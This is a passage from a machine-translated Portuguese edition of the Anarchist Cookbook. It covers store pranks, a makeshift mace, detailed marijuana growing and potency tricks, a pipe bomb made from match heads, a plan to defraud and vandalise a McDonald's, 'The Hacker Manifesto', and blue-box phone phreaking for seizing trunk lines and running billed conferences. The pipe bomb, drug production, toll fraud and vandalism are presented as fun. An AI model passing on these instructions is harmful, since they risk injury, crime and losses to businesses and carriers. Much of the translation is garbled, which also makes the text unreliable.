ligada todas as luzes azuis que se possa encontrar. Isso realmente distrai e confunde os atendentes ... divertido de se fazer ... A primeira coisa pura, é para ir para o

seção da loja onde se vendem computadores. A escuridão engole a terra no dia em que encontrar a Apple Computers sendo vendido lá. Em vez disso,

computadores menores, como o C-64 risível pode ser encontrado lá ... Ligue-o e verifique se ninguém está olhando ... Então, de vez em Basic, tipo ...

```
] 10 PRINT "Foda-se o mundo! Reina a anarquia!" (Ou algo nesse sentido.)
```

```
] 20 GOTO 10 e ir embora.
```

Além disso, defina as rádios de amostra na loja para uma estação de rock satânico, e desligar o rádio. Em seguida, defina o alarme por dois minutos à frente do tempo

exibido lá. Aumente o volume todo o caminho, e ir embora. Após cerca de dois minutos, você vai ver o funcionário debilmente tentam transformar o

rádio para baixo ou desligado. É muito legal para definir dez ou mais rádios em diferentes estações, e ir embora. Uma das minhas coisas favoritas a fazer, é entrar na o sistema de intercomunicação da loja. Mais fácil digitou então feito. Primeiro, verifique o departamento de jardim. Você diz que não há nenhum atendente lá? Bom. Esgueirar-se cuidadosamente até o telefone atrás do balcão barato lá, e buscá-lo. Disque o número correspondente ao item que diz 'página' ... E falar. Você vai notar que sua voz ecoará por todas as entranhas do K-Mart. Gostaria de sugerir anunciar algo nas linhas de:

"Regras Anarquia!"

71. Mace Substituto pelo Jolly Roger

-

3 partes de álcool

-

«

parte de iodo

-

«

parte de sal

-Ou-

-

3 partes de álcool

-

1 parte de sal iodado (Morton)

Não é mace real, mas ele faz um trabalho muito bom para os olhos ...

72. Como cultivar maconha pelo Jolly Roger

MARIJUANA

A maconha é uma planta decídua, que cresce a partir de sementes. A secção fibroso da planta foi (foram substituídos por produtos sintéticos) usado para fazer corda. Os botões florais, folhas, sementes e resinas da planta é usada por quase todos para obter alta. Normalmente, as partes do vegetal

planta são fumados para produzir esta "alto", mas que também pode ser comido. O ingrediente ativo em resina de maconha é o THC (Tetahydrocannabinol).

A maconha contém de 1% a 4% de THC (4% deve ser considerada boa droga). A maconha cresce selvagem em muitas partes do mundo, e é cultivada

no México, Vietnã, África, Nepal, Índia, América do Sul, etc A maconha vendida nos Estados Unidos vem principalmente, sim, os Estados

Unidos. Estima-se que pelo menos 50% do capim nas ruas da América é caseiro. O segundo maior grupo vem através do fronteiras do México, com quantidades menores de filtragem na do Panamá, ocasionalmente, América do Sul e, ocasionalmente, na África. O haxixe é a pura resina da planta da maconha, que é raspado dos topos de floração da planta e agrupados. Ganja é o topo do solo-up do melhores plantas. (Ele também é o nome dado a qualquer tipo de maconha na Jamaica.) Marijuana irá deteriorar-se em cerca de dois anos, se forem expostos à luz, ar ou calor. Deve sempre ser armazenados em locais frescos. Preços grama nos Estados Unidos são um reflexo direto das leis de oferta e demanda

(E você pensou que a economia do ensino médio nunca seria útil). Uma série de grandes bustos de fronteira, um curto período de crescimento, uma má colheita, qualquer número de coisas que podem elevar o preço da maconha up. Demanda ainda parece estar a aumentar em os EUA, e os preços raramente caem abaixo último

nível do ano. A cada ano uma pequena seca sazonal ocorre, como o abastecimento do ano passado está se esgotando, e safra do próximo ano ainda não acabou. Os preços geralmente sobem

cerca de 20% -75% durante este tempo e, em seguida, cair de volta ao "normal". Sem dúvida, uma grande escassez de grama faz com que um percentual de fumantes a voltam para as drogas mais pesadas em seu lugar. Por esta razão, nenhum programa de controle de grama jamais pode ser benéfico ou "bem-sucedida".

GROW IT!

Existe uma maneira infalível de evitar os altos preços ea DT grama é: crescer o seu próprio. Isto não é tão difícil como algumas "autoridades" no

assunto seria fazer você acreditar. A maconha é uma erva daninha, e um bastante animado com isso, e ela vai crescer quase a despeito de você.

AO AR LIVRE

Contrariamente à crença popular, a grama cresce bem em muitos lugar no continente norte-americano. Ele vai florescer, mesmo se a temperatura não

e elevar acima de 75 °. As plantas precisam de um mínimo de oito horas de sol por dia e deve ser plantada no final de abril / início de maio, mas DEFINITIVAMENTE, após a última geada do ano. Crescer um outdoor, ou "au naturel", colheita tem sido o método preferido ao longo dos anos, porque grama parece crescer melhor, sem tanta atenção quando em seu habitat natural. Claro, um ambiente ao ar livre exige cuidados especiais não encontrados com uma cultura dentro de casa, você deve ser capaz de evitar a detecção, tanto de aberrações policiais e aberrações comuns, tanto de

Page 53

quem terá sua erva daninha e provavelmente usá-lo. É claro, também vai prendê-lo. Também é necessário ter acesso à área para preparar o solo e colher a safra. Há duas escolas de pensamento sobre como iniciar as sementes. Uma diz que você deve iniciar as mudas para cerca de dez dias em uma caixa de arranque interior (veja a seção indoor) e depois do transplante. A outra teoria é que você deve apenas iniciá-los no local correto. Menos plantas vão vir para cima com este método, mas não há nenhum choque de transplante para matar algumas das mudas a meio. O solo deve estar preparado para os diabinhos por entregá-lo um par de vezes e adicionando cerca de um copo de cal hidratada por metro quadrado de solo e um pouco pouco (não muito, agora) de boa solúvel em água fertilizante nitrogenado. O solo deve agora ser regadas várias vezes e deixado para sentar cerca de uma semana. As plantas devem ser plantadas pelo menos três metros de distância, ficando muito ganancioso e empilhá-los muito perto resultará em plantas raquíticas. As plantas como um pouco de água durante o seu período de crescimento, mas não muito. Isto é especialmente verdadeiro em torno das raízes, tal como água em excesso vai apodrecer a raiz sistema. A grama cresce bem em milho ou saltos, e essas plantas vão ajudar a fornecer alguma camuflagem. Ele não cresce bem com centeio, espinafre, ou pepperweed. É provavelmente uma boa idéia para plantar em muitas quebradas, manchas pequenas, como as pessoas tendem a perceber padrões.

INFORMAÇÃO GERAL CRESCENTE

Tanto o macho e fêmea ele planta produzir resina de THC, embora o macho não é tão forte como a fêmea. Em uma boa colheita, o macho ainda será abundância fumável e não deve ser jogado fora em qualquer circunstância. Marijuana pode atingir uma altura de 20 pés (ou você prefere desejo a uma estrela) e obter um diâmetro de 4

«

polegadas. Se o normal, que tem uma proporção entre os sexos de cerca de 1:1, mas isso pode ser alterada de várias maneiras. O macho planta morre na 12^a semana de crescente, a fêmea vai viver mais 3-5 semanas para produzir seus younguns. As fêmeas podem pesar o dobro os machos quando estão maduros. Solo maconha deve compactar quando você apertá-lo, mas também deve quebrar com uma pequena pressão e absorver bem a água. Um teste bom para cultivo indoor ou ao ar livre é a de adicionar um monte de minhocas para o solo, se eles vivem e pendurar ao redor, é solo bom, mas se não, bem, mudá-lo. Worms também ajudam a manter o solo solto suficiente para que as plantas cresçam bem.

SEMENTES

Para obter uma boa grama, você deve começar com as sementes certas. Um bom ponto de partida é o de guardar as sementes formam o melhor grupo que consumiu.

As sementes devem ser viril, ou seja, eles não devem ser cinzentos e enrugados, mas verde, carne, e saudável aparecendo. Um bom teste é a queda da sementes em uma frigideira quente. Se eles "crack", que são, provavelmente, bom para fins de plantio. As sementes devem ser embebidos em água destilada durante a noite antes do plantio. Não deixe de planta no chão com a extremidade pontiaguda UP. Planta sobre

«

"Profundas. Sementes sadias vão brotar em cerca de cinco dias.

SURGIMENTO

O melhor de todo método brotando é provavelmente para fazer uma caixa brotando (como vendido em viveiros) com um fundo programado ou usar copos de papel com

furos nos fundos. O solo germinação deve ser uma mistura de húmus, solo, areia, e cinco com um pouco de fertilizante orgânico e água misturado em cerca de uma semana antes do plantio. Quando estiver pronto para o transplante, você deve ter certeza e deixar uma bola do solo ao redor das raízes de cada planta. Toda essa bola é abandonada em um porão de beisebol de tamanho no solo permanente. Se você está crescendo / transplante dentro de casa, você deve usar um verde luz de segurança (comprados em viveiros) durante a operação de transplante. Se você estiver transplantando ao ar livre, você deve cronometrar cerca de duas horas antes do sol para evitar danos à planta. Use sempre luvas de algodão ao manusear as plantas jovens. Depois que as plantas são definidas no buraco, você deve molhá-los. Também é uma boa idéia usar um produto químico transplante comercial (também comprado em viveiros) para ajudar a superar o então choque.

INDOOR CRESCENTE

Crescimento interior tem muitas vantagens, além do fato evidente de que é muito mais difícil de ter sua colheita "encontrado", você pode controlar o ambiente condições exatamente como você quer que eles e obter um "bom" planta garantido. Plantas cultivadas dentro de casa não vai aparecer o mesmo como o seu exterior primos. Eles serão scrawnier aparecendo com caules fracos e pode até mesmo exigir que você amarrá-los a um posto de crescimento para permanecer em pé, MAS Eles terão tanto ou mais resina! Se crescer em uma sala, você deve colocar o papel de piche no chão e, em seguida, comprar sacos esterilizados de solo formar um berçário. Você vai precisar de cerca de um metro cúbico de solo para cada planta. As usinas vão precisar de cerca de 150 mL. de água por planta / semana. Eles também vai precisar de ar fresco, de modo que o quarto deve ser arejado. (No entanto, o ar fresco não deve conter o fumo do tabaco.) Pelo menos oito horas de acender um dia deve ser fornecido. À medida que aumenta a luz, as plantas crescem mais rápido e mostrar mais mulheres / homens menos. Dezesseis horas de luz por dia parece ser a melhor combinação, isso faz com que para além pouca ou nenhuma diferença apreciável na qualidade da planta. Outra idéia é interromper o

ciclo noite, com cerca de uma hora de luz. Isso lhe dá mais fêmeas. As paredes do seu quarto crescente deve ser pintada de branco ou coberto com folha de alumínio para refletir a luz. As próprias luzes podem ser tanto de lâmpadas fluorescentes. Figura cerca de 75 watts por planta ou uma planta por dois pés de tubo fluorescente. As lâmpadas fluorescentes são as melhores, mas não use os tipos "legais brancos". As fontes de luz deve ser uma média de vinte centímetros da planta e nunca mais do que 14 polegadas. Eles podem ser montados sobre um bastidor e movido a cada poucos dias, como as plantas crescem. O melhores fontes de luz são aquelas feitas por Sylvania e outros, especialmente para as plantas de cultura (tais como os "tipos" gro lux).

Colheita e secagem

As plantas masculinas será mais alto e tem cerca de cinco sépalas verdes ou amarelas, que se abriu para fertilizar a planta fêmea com pólen. O planta fêmea é menor e tem uma pequena flor com pistilo, o que realmente não se parece com uma flor, mas antes um pequeno monte de folhas em uma cluster. Se você não quer que as sementes, apenas bom narcótico, você deve escolher os machos antes que eles derramaram o seu pólen como a fêmea irá utilizar alguns dos a resina para fazer as sementes. Depois de mais três a cinco semanas, após os homens se foram, as fêmeas começam a murchar e morrer (de solidão?), esta é a hora de escolher. Em alguns países do Oriente Médio nefastas, os agricultores supostamente colocar suas colméias ao lado de campos de maconha. Os diabinhos recolher o pólen de gramíneas para o seu mel, que é suposto a conter uma dose razoável de THC. O mel é, então, apreciado por métodos convencionais ou feitas em ambrosia. Se você quiser sementes - deixar os homens derramou seu pólen, então pegá-lo. Deixe o go feminino mais um mês e buscá-la. Para curar as plantas, devem ser secos. Em grandes culturas, isto é conseguido através da construção de uma caixa de secagem ou de secagem quarto. Você deve ter uma fonte de calor (como um aquecedor elétrico), que fará com que o box / sala cada 130 °. A caixa / quarto deve ser ventilado para

realizar fora do ar vapor de água-laden e substituí-lo fresco. Uma boa caixa pode ser construída a partir de uma caixa de laranja com fibra de vidro com isolamento paredes, aberturas nos topos e prateleiras de tela para segurar as folhas. Deve haver um deflector entre as folhas e a fonte de calor. A cura rápida

Page 54

para pequenas quantidades é: cortar a planta ao nível do solo e envolvê-la em um pano, para não perder as folhas. Retire as sementes com a mão e

armazenar. Coloque as folhas em uma assadeira ou folha de alumínio e colocá-los na prateleira do meio do forno, que é definido em "arder". Em alguns

segundo, as folhas vão fumar e enrolar-se, mexa-los e dar mais dez segundos antes de você levá-los para fora.

PARA AUMENTAR as coisas boas

Existem vários truques para aumentar o número de fêmeas, ou o teor de THC de plantas: Você pode fazer as plantas maduras em 36 dias, se você é

com pressa, por cortar a luz para cerca de 14 horas, mas as plantas não será tão grande. Você deve gradualmente encurtar o ciclo de luz até que você

chegar a 14 horas. Você pode parar a qualquer rega como as plantas começam a assar o aumento de resina para as flores. Isto irá aumentar a um pouco de resina.

Você pode usar uma lâmpada ultravioleta sobre as plantas, que começam a desenvolver hastes florais. Você pode cortar fora a flor, bem no local onde se junta ao planta, e uma nova flor formará em um par de semanas. Isto pode ser repetido duas ou três vezes para chegar várias vezes mais flores do que de costume.

Se as plantas são pulverizadas com Ethrel no início de sua fase de crescimento, eles vão produzir quase todas as plantas femininas. Isso geralmente acelera a

floração também, pode acontecer em menos de duas semanas. Você pode empregar um trocador de crescimento chamado colchicina. Isto é um pouco difícil de obter e

caro. (Deve ser encomendados através de um laboratório de algum tipo e custa cerca de US \$ 35 por grama.) Para usar a colchicina, você deve preparar o seu

solução de água destilada Pré-mergulhando com cerca de 0,10 por cento colchicina. Isto fará com que muitas das sementes a morrer e não germinam, mas o

aqueles que vêm se será plantas poliplóides. Esta é a diferença aceita entre essas linhagens como "ouro" e grama normal, e vocês vão

DEFINITIVAMENTE superweed. O problema aqui é que a colchicina é um veneno, em quantidades maiores e podem ser venenosas na primeira geração de

plantas. Bill Frake, autor de PERITO DO MANUAL DA MARIJUANA funciona um tratamento muito completo colchicina para baixo e adverte contra

fumar as primeiras plantas de geração (todas as gerações seguintes também serão poliplóides) por causa dessa qualidade venenosa. No entanto, o médico

Índice mostra colchicina sendo dado em quantidades muito pequenas para as pessoas para tratamento, se várias doenças. Embora estas quantidades são pequenas, eles

parece ser maior do que qualquer outro que você poderia receber forma fumar uma planta de semente tratada. Seria uma boa idéia para comprar uma cópia do

PERITO DO, se você está planejando para tentar isso, e ler as instruções completas do Sr. Drake. Outro processo ainda experimental para aumentar

a resina para beliscar fora as pontas das folhas, assim que aparecer a partir do momento a planta está em fase de mudas em meio toda a sua vida útil. Este

produz uma planta destruído aparência distorcida que seria muito difícil reconhecer como maconha. Naturalmente, existe menos substância para esta

planta, mas tais criaturas destruídas foram conhecidos para produzir tanto resina que se cristaliza um hash forte em toda a superfície do

planta - pode ser sábio para experimentá-lo em uma ou duas plantas e ver o que acontece.

PLANT PROBLEMA GRÁFICO

Verifique sempre as condições ambientais gerais antes de julgar - de solo em torno de 7 pH ou um pouco menos - muita água, luz, ar fresco,

terra solta, nenhum pé de água em piscinas.

SINTOMA

PROVAVELMENTE PROBLEMA / CURA

Folhas maiores amarelados - folhas menores ainda verde.

Deficiência de nitrogênio - adicionar nitrato de sódio ou adubo orgânico.

As folhas mais velhas vai enrolar nas bordas, vire escuro, possivelmente com um elenco roxo.

Fosforoso

deficiência - adicionar fosfato comercial.

Folhas maduras desenvolver um tom amarelado para áreas menos veniais. A deficiência de magnésio - adicionar fertilizantes comerciais com um teor de magnésio.

Folhas maduras ficam amarelas e, em seguida, tornar-se manchado com áreas de ponta virando cinza escuro.

Potássio

deficiência - adicionar cloreto de potássio.

Hastes quebradas, não tecido de suporte saudável.

A deficiência de boro - adicionar qualquer alimento vegetal que contém boro.

Folhas enrugadas de pequeno porte com sistemas de veias amareladas.

A deficiência de zinco - adicionar alimento de planta comercial contendo zinco.

As folhas novas tornam-se deformados, possivelmente amarelecimento.

A deficiência de molibdênio - utilizar qualquer alimento vegetal com um pouco de molibdênio nele.

SECÇÃO EXTRA: Weed / Bom Ruim

Você pode transformar erva ruim em boa erva? Surpreendentemente, a resposta a esta pergunta muitas vezes feita é: sim! Como a maioria das coisas na vida, o

quantidade de bom que você vai fazer se relaciona diretamente com a quantidade de esforço que você vai colocar nele. Não há produtos instantâneos, supermercado que você pode pulverizar em Kansas catnip e ter wonderweed, mas há uma série de processos, baixo custo simplificados (Gee, o Sr.

Assistente!) Que irá reforçar grama medíocre um pouco, e há um par de processos bastante envolvidos que irá fazer-se mesmo quase

salsa erva daninha em algo que vale a pena escrever sobre a casa.

Facilita

1. Coloque a droga em um recipiente, que permite a entrada de ar de um modo seguro (tal como uma lata com furos de pregos perfurados na tampa) e adicionar uma monte de gelo seco, eo lugar a coisa toda no congelador por alguns dias. Este processo irá adicionar uma certa quantidade de potência de

o produto, no entanto, isso só funciona com gelo seco, se você usar normal, congelador gelo todos os dias, você vai acabar com uma confusão encharcado ...

2. Take uma quantidade de grama e molhá-lo, coloque em um folgado ou outro recipiente socialmente aceitável, e armazená-lo em um local escuro levemente Molhado por um par de semanas (enterrá-lo também parece w ork). A grama irá desenvolver um molde que tem um gosto um pouco dura, um e queima um pouco engraçado, mas faz aumentar a potência.

3. Expose a grama para a luz de alta intensidade de uma lâmpada ultravioleta para um dia inteiro ou mais. Pessoalmente, eu não sinto que vale a pena o esforço, mas se você apenas

gastou US \$ 400 de dinheiro do seu amigo para este tijolo de super-colombianas, direito-from-the-President's-personal-stash, e acaba por ser

Erva daninha Missouri, e você está a fazer as malas para deixar a cidade antes que as pessoas chegam para suas ações, bem, você pode pelo menos tentar. Não é possível doer.

4. Take as partes indesejáveis de nosso estoque (caules, sementes, ervas daninhas fraco, worms, etc) e coloque-os em uma panela coberta, com bastante fricção

álcool para cobrir tudo. Agora, cuidadosamente, ferver a mistura em um fogão elétrico ou um queimador de laboratório. NÃO USE GAS - o álcool é muito

inflamável. Após 45 minutos de aquecimento, retire a panela e coe os sólidos para fora, salvando o álcool. Agora, repetir o processo com o

Page 55

mesmos resíduos, mas o álcool fresco. Quando o segundo fervura é longo, remover os sólidos novamente, combinar as duas quantidades de álcool e reerver

até que você tenha uma mistura xaroposa. Agora, essa mistura xaroposa irá conter a maior parte do THC anteriormente escondida nas hastes e tal. Um simplesmente leva esse xarope o bem combina com a grama que se deseja melhorar.

Seção especial sobre RELACIONADOS MARYGIN SUJEITO

Marygin é um anagrama da palavra maconha e gin, como Eli Whitney. É um copo de plástico, que atua como um descaroçador de algodão comercial.

Uma leva cerca de uma onça de uma erva e quebra-lo. Este é, então, colocado no Marygin eo botão saliente é rodado. Esta ação se transforma

o disco interno, o qual separa a relva dos detritos (sementes, caules). Não pulverizar a relva como telas têm o hábito de fazer

e é facilmente lavável.

Marygin está disponível em:

PO Box 5827

Tucson, Arizona 85703

\$ 5,00

GRAMA

Edmund Scientific Companhia

555 Edscorp Construção

Barrington, Nova Jersy 08007

Catálogo Livre é uma maravilha de coisas boas para o potencial produtor de grama. Eles têm uma estufa termostato elétrico para começar plantas. Luzes

que se aproximam do balanço de cor real do sol e são provavelmente os tipos mais benéficos disponíveis: 40 watts, 48 polegadas Indoor bulbo sol, 75

ou 150 watts e, eles têm um regulador de crescimento de plantas naturais (Giberelina) que pode alterar a altura, a velocidade de crescimento, maturidade e, promover florescimento, etc Cada planta reage de forma diferente ao tratamento com giberelina ... não há diversão como experimentar.

Sugestões de leitura

MANUAL DO PERITO DE MACONHA, Bill Drake

Straight Arrow Publishing - \$ 3 «0

625 Third Street

San Francisco, Califórnia

FLASH

Caixa Postal 16098

San Fransicso, Califórnia 94116

Stocks uma série de panfletos sobre grama, fabricação de drogas, cozinhar. Inclui a série Superweed Mary Jane.

73. Combinar Cabeça bomba por O Jolly Roger

Cabeças de fósforo de segurança simples em um tubo, limitado em ambos os lados, fazer uma bomba devastadora. Ele é definido com um fusível regular. A folgado plástico é colocado em

o tubo antes de ir para as cabeças para evitar a detonação pelo contato com o metal. Cortar o suficiente cabeças de fósforo para preencher o tubo pode ser um trabalho tedioso para um, mas divertido de uma noite para a família, se você pode arrastá-los para longe da TV.

74. Como aterrorizar McDonalds por The Jolly Roger

Agora, embora McDonalds é famosa por sua publicidade e fazendo com que o mundo inteiro acha que o BigMac é a melhor coisa para vir desde

fatias de pão (pães?), cada um pequeno restaurante é tão amador e simples como um negócio recém-descoberta. Não são apenas todos os funcionários, em vez

inexperiente no que eles deveriam fazer, mas eles só vão perder todo o controle quando ocorre uma emergência

aqui vamos nós! Primeiro, pegue um pouco

amigos (4 é bom ... eu vou chegar a isso mais tarde) e entrar no restaurante McDonalds, falando alto e cheirando a algum cheiro estranho que automaticamente

faz com que o velho casal sentado pela licença porta. Se um dos capangas de rosto espinhento está limpando o chão, em seguida, acompanhar alguma porcaria tudo sobre ele (você pode

fingir escorregar e quebrar a cabeça, mas você pode realmente fazê-lo). Em seguida, antes de chegar a comida, encontrar uma mesa. Começar a gritar e liberar alguns

odor estranho corpo, de modo que alguém iria deixar a sua mesa e sair pela porta. Sente-se dois amigos lá, e ir até o balcão com o outro. Encontrar

um lugar onde a linha é curta, ou se a linha está muito dizer: "Eu só quero comprar uma coca-cola." e você se moveu para cima. Agora, você começa a fazer a ordenação

... Heh heh heh. Alguém sempre deve querer um hambúrguer simples, com absolutamente nada sobre ele (isso leva tempo extra para fazer, e impulsiona a pouco

hambúrguer decisores Insane) .. para a 9-pack de McNuggets de frango ... não, um pacote de 20 ... não, três 6 pacotes ... aguarde ... voltar para a mesa e pedir que

o que quer. Seu outro amigo espera pelo contador e faz um passe para o funcionário do sexo feminino. Volte para a coisa e pedir três de 6 embalagens de

frango etc ... agora ela diz: "Que tipo de molho que você gostaria?". Claro, dizer que todos querem molho barbecue um de seus amigos

quer 2 (apenas se houver apenas dois recipientes de molho de churrasco esquerda). Em seguida, eles hafta entrar na despensa e abrir outra caixa. Finalmente, as bebidas ... Alguém quer coque, alguém root beer, e alguém diet coke. Após estes são entregues, trazê-los para trás e dizer: "Eu não pedir uma Coca Diet! Eu pedi um sprite "Esta recebe-los louco;! Melhor ainda, desligue algo terrível que ninguém quer beber, então eles hafta jogar a bebida fora, não pode vendê-lo. Depois de toda a comida (?) É entregue a você, você nunca deve ter dinheiro suficiente para pagar. O funcionário será tão irritado e confuso que ela vai deixá-lo fugir com ela (outra influência sobre ela é sua amiga pedindo que ela "Se você deixar-nos ir, eu vou sair com você."

Page 56

e dando-lhe um número de fone falso). Agora, de volta à sua mesa. Mas antes, alguém gosta de ketchup e mostarda. E muito (muito) de guardanapos.

Ah, e alguém gosta de garfos e facas, por isso sempre acabam quebrando os que você escolher outta caixa. Tenha os seus amigos gritar, "Yay!! Nós

ter fome! "tão alto quanto possível. Isso vai se preocupar todo o restaurante. Vá para sentar-se. Então, você está sentado na seção de fumar (por

acidente) eh? Bem, enquanto uma das tabaco respiradores não está olhando, coloque um sinal do outro lado da sala dizendo "Não fume aqui" e

hafta ele vai passar ... então ele vai para a seção de verdade não-fumantes, e fica gritou. Ele, então, pensa que não é permitido fumar no restaurante,

então ele come fora (na chuva) após a sua refeição está acabado (e muito poucos pacotes de ketchup espalhado-abertos são todos sobre a sua mesa),

tentar sair. Mas oops! Alguém tem que fazer o seu dever de casa de banho dos homens. Como ele vai lá, ele enfia um hambúrguer restos (se você se atreve a

comer um de seus hambúrgueres?) Dentro do banheiro, libera-se um tempo, até que ele seja executado em todo o banheiro. Ops! Enviar um adolescente cheio de espinhas de rosto para

limpá-lo. (Ele não vai saber que coisa marrom é um hambúrguer, e ele vai ficar doente. Wheee!) Ao sair do restaurante, olhando para o seu
limpar mesa, alguém deve lembrar que eles deixaram abalar lá seu chocolate! O que é quase completo!! Ele leva-lo, em seguida, diz: "Este
tem gosto de merda! ", Em seguida, ele tira a tampa e joga-lo na lata de lixo ... oops! Ele perdeu, e agora a mesma pobre alma que está limpando
o banheiro agora Hasta limpar shake de chocolate. Em seguida, deixar a articulação, invertendo o sinal de "Sim, nós estamos abertos" (como um lembrete de sua visita)
Lá você tem! Você acabou de colocar todos os McDonalds em caos completo. E uma vez que não há nenhuma penalidade para jogar lixo em um restaurante, incomodando
pessoas em um restaurante público (ou reposição upery, neste caso) que você saia impune. Não foi divertido?

75. "As últimas palavras de Mentor" por + + + O Mentor + + +

O seguinte arquivo está sendo reimpresso em honra e simpatia para com os muitos phreaks e hackers que foram rebentados recentemente pelo Segredo Serviço.

A Consciência de um Hacker

Mais um foi pego hoje, está em todos os jornais. "Adolescente Preso em Escândalo de Crime de Computador", "Hacker preso depois de Banco

Adulteração "... filhos de maldição. Eles são todos iguais. Mas você em sua psicologia de três peças e 1950 technobrain, sempre dar uma olhada por trás da

olhos de um hacker? Você já se perguntou o que o fazia, o que as forças lhe a forma, o que pode ter moldado a ele? Eu sou um hacker, entre em meu

mundo ... O meu é um mundo que começa na escola ... Eu sou mais inteligente do que a maioria das outras crianças, essa porcaria que eles nos ensinam me chateia ... Maldição

fracassado. Eles são todos iguais. Estou em alta ou escola secundária. Ouvi os professores explicarem pela quinquagésima vez como reduzir uma fração. Eu

compreendê-lo. "Não, Sra. Smith, eu não mostrei meu trabalho. Eu fiz isso na minha cabeça ..." Criança maldita. Provavelmente copiou. Eles são todos iguais. Eu fiz uma descoberta

hoje. Eu encontrei um computador. Espere um segundo, isso é legal. Ele faz o que eu quero. Se ele comete um erro, é porque eu estraguei tudo. Não porque ele não gosta de mim ou se sente ameaçado por mim ou acha que eu sou inteligente ou não gosta de ensinar e não deveria estar aqui ... caramba criança. Tudo o que ele não é jogar. Eles são todos iguais. E então aconteceu. A porta se abriu para um mundo. Correndo através da linha telefônica como heroína através de uma veias de viciado, uma pulsação eletrônica é enviada, um refúgio contra a incompetência do dia-a-dia é procurada ... uma placa foi encontrada. "Isso é ... isso é onde eu pertenço ... "Eu sei que todo mundo aqui ... mesmo se eu nunca conheci eles, nunca conversei com eles, nunca pode ouvi-los novamente ... Eu sei que todos vocês ... Criança maldita. Amarrar a linha telefônica novamente. Eles são todos iguais ... Pode apostar que somos todos iguais ... nós estivemos mão beijada comida de bebê na escola quando temos fome de bife ... os pedaços de carne que você deixou escapar através estavam pré-mastigados e sem gosto. Nós fomos dominados por sádicos, ou ignorados pelo apático. Os poucos que tiveram algo a ensinar os alunos dispostos nos encontraram, mas esses poucos são como gotas de água no deserto. Este é nosso mundo agora ... o mundo do elétron e do switch, a beleza da transmissão. Nós fazemos uso de um serviço já existente sem pagar o que poderia ser baratíssimo se não fosse usado por gulosos aproveitadores, e você nos chama de criminosos. Nós exploramos ... e você nos chama criminosos. Nós buscamos conhecimento ... e vocês nos chamam de criminosos. Nós existimos sem cor, sem nacionalidade, sem preconceito religioso ... e vocês nos chamam de criminosos. Você constrói bombas atômicas, você empreende guerras, você assassinato, fraude, e mentem para nós e tentam nos fazer acreditar que é para nosso próprio bom, mas nós somos os criminosos. Sim, eu sou um criminoso. Meu crime é o de curiosidade. Meu crime é o de julgar as pessoas pelo que elas dizem e pensam, não como eles se

gosto. Meu crime é o de ser mais inteligente que você, algo que você nunca vai me perdoar. Eu sou um hacker, e este é meu manifesto. Você pode parar este indivíduo, mas você não pode parar todos nós ... afinal de contas, somos todos iguais.

+ + + O Mentor + + +

Que os membros da comunidade phreak nunca esquecer suas palavras-JR

76. O Mito do Detector 2600Hz por The Jolly Roger

Quase todo mundo que eu falo para estes dias sobre ESS parece estar apavorados com o detector 2600Hz. Eu não sei o que pensei que este

, mas ele simplesmente não existe. Assim, muitos de vocês reclamar sobre este chamado dispositivo de captura phreak sem motivo. Alguém com AT & T

disse que eles tinham que pegar phreakers. Este foi apenas para assustar as blue-boxers o suficiente para fazê-los parar de chamadas gratuitas de boxe. Não estou dizendo que é ESS sem seus hang-ups, também. Uma coisa que ESS pode detectar prontamente é o kick-back que o circuito tronco envia de volta para a máquina ESS quando

seu pequeno 2600Hz tom redefine o tronco pedágio. Depois de um ESS detecta uma propina vira um detector MF e registros em quaisquer tons MF transmissíveis.

Derrotar o detector kick-back

Conforme mencionado na minha nota anterior, a detecção kick-back pode ser um sério incômodo para qualquer pessoa interessada em ganhar o controle de uma linha tronco. O maneira mais fácil de contornar este circuito de detecção não é realmente contornando-lo em tudo, é só deixar o kick-back ser detectada em alguma outra linha.

Esta outra linha é a sua MCI local, sprint, ou outra operadora de longa distância (exceto AT & T). O único problema é que o serviço que você usa não deve

desconectar a linha quando você acerta o tom de 2600Hz. Isto é como fazê-lo: chamar sua extensão local, colocar no código, e discar um número no

601 código de área e troca 644. Muitas outras bolsas de trabalhar em todo o país, eu tenho certeza, mas este é o único que eu encontrei até

zoom. Enfim, quando ele começa a tocar, simplesmente bateu 2600Hz e você vai ouvir o kick-back, (ka-chirp, ou qualquer outro). Então você está pronto para discar

quem quiser (conferências, interior, rota e velocidade, no exterior, etc) A partir da linha tronco em tons de operador! Desde soprando 2600Hz não torná-lo um phreaker até o pedágio equipamentos redefine a linha, detecção de propina é o método AT & T escolhe (por agora), esta informação vem

como resultado de minhas experiências e experiência e foi verificado por locais AT & T funcionários que têm como conhecidos. Eles só poderia dizer que

isso é verdade para a minha área, mas tinham certeza que a mesma idéia é implementado em todo o país.

Agora que você sabe como acessar uma linha tronco ou como operadores dizem que um loop, vou dizer-lhe muitas coisas que você pode fazer com ele. Aqui está uma lista de

AT & T serviços acessíveis a você, usando uma caixa azul.

A / C 101 TOLL LIGAR

A / C 121 OPERADOR INTERIOR

A / C 131 INFORMAÇÃO

A / C 141 ROUTE & OP TAXA.

A / C 11.501 operadora de telefonia móvel

A / C 11.521 operadora de telefonia móvel

A partir de conferências:

Este é um dos atributos mais úteis de azul boxe. Agora as confs. são até 24 horas / dia e 7 dias / semana e as linhas de faturamento estão sendo cobrados.

Como acredito que o acima é verdade (sobre as linhas de faturamento sendo faturado) Eu recomendo que você nunca deixe o seu número aparecer na conf. Se

você começou, colocá-lo em um loop e depois chamar o loop. Chega besteira!! Para iniciar a conf. Disque um desses três números em mf quando você estiver em o tronco.

213 080 + XXXX

XXXX = 1050,3050

XXXX ESPECIAL = 1000,1100,1200,1500,2200,2500.

Estes números estão em LA e são os de maior audiência, eu não aconselho usar este

NPA.

312 001 1050 OU 3050

914 042 1050 OU 1100,1200 ECT ..

Acredito que apenas 914 obras no momento.

Uma vez conectado com um desses você vai ou ouvir uma re-
ordem, ocupado ou piar. Quando você ouve o chilrear entrar
na linha de faturamento em MF. Eu uso o
conf. dial-up. Um exemplo de linha de faturamento: kp312
001 1050 rua, então você vai ouvir dois tutos e uma gravação
pedindo-lhe o número de conferencistas
incluindo o próprio. Digite um número entre 20 e 30 anos. Se
você já teve mais de 30 pessoas em uma conferência de tudo
que você vai ouvir é confusa vozes.

Após a ele diz que "o seu tamanho conferência é xx", em
seguida, bateu o sustenido (#) sinal. Adicione seu circuito
favorito e bater 6 para transferir o controle para ele. Depois
diz que o controle será transferido desligar e ligar o outro
lado do circuito, bateu o sinal de sustenido (#) e siga as
instruções. Um bônus para conf.

é adicionar um número de discagem internacional 1 +011 +
cc + número muito legal ehhe. Algumas notas
adicionais. Não adicione números que você vai querer
pendurar

up, adicione-os através de MCI ou Sprint. Você não pode
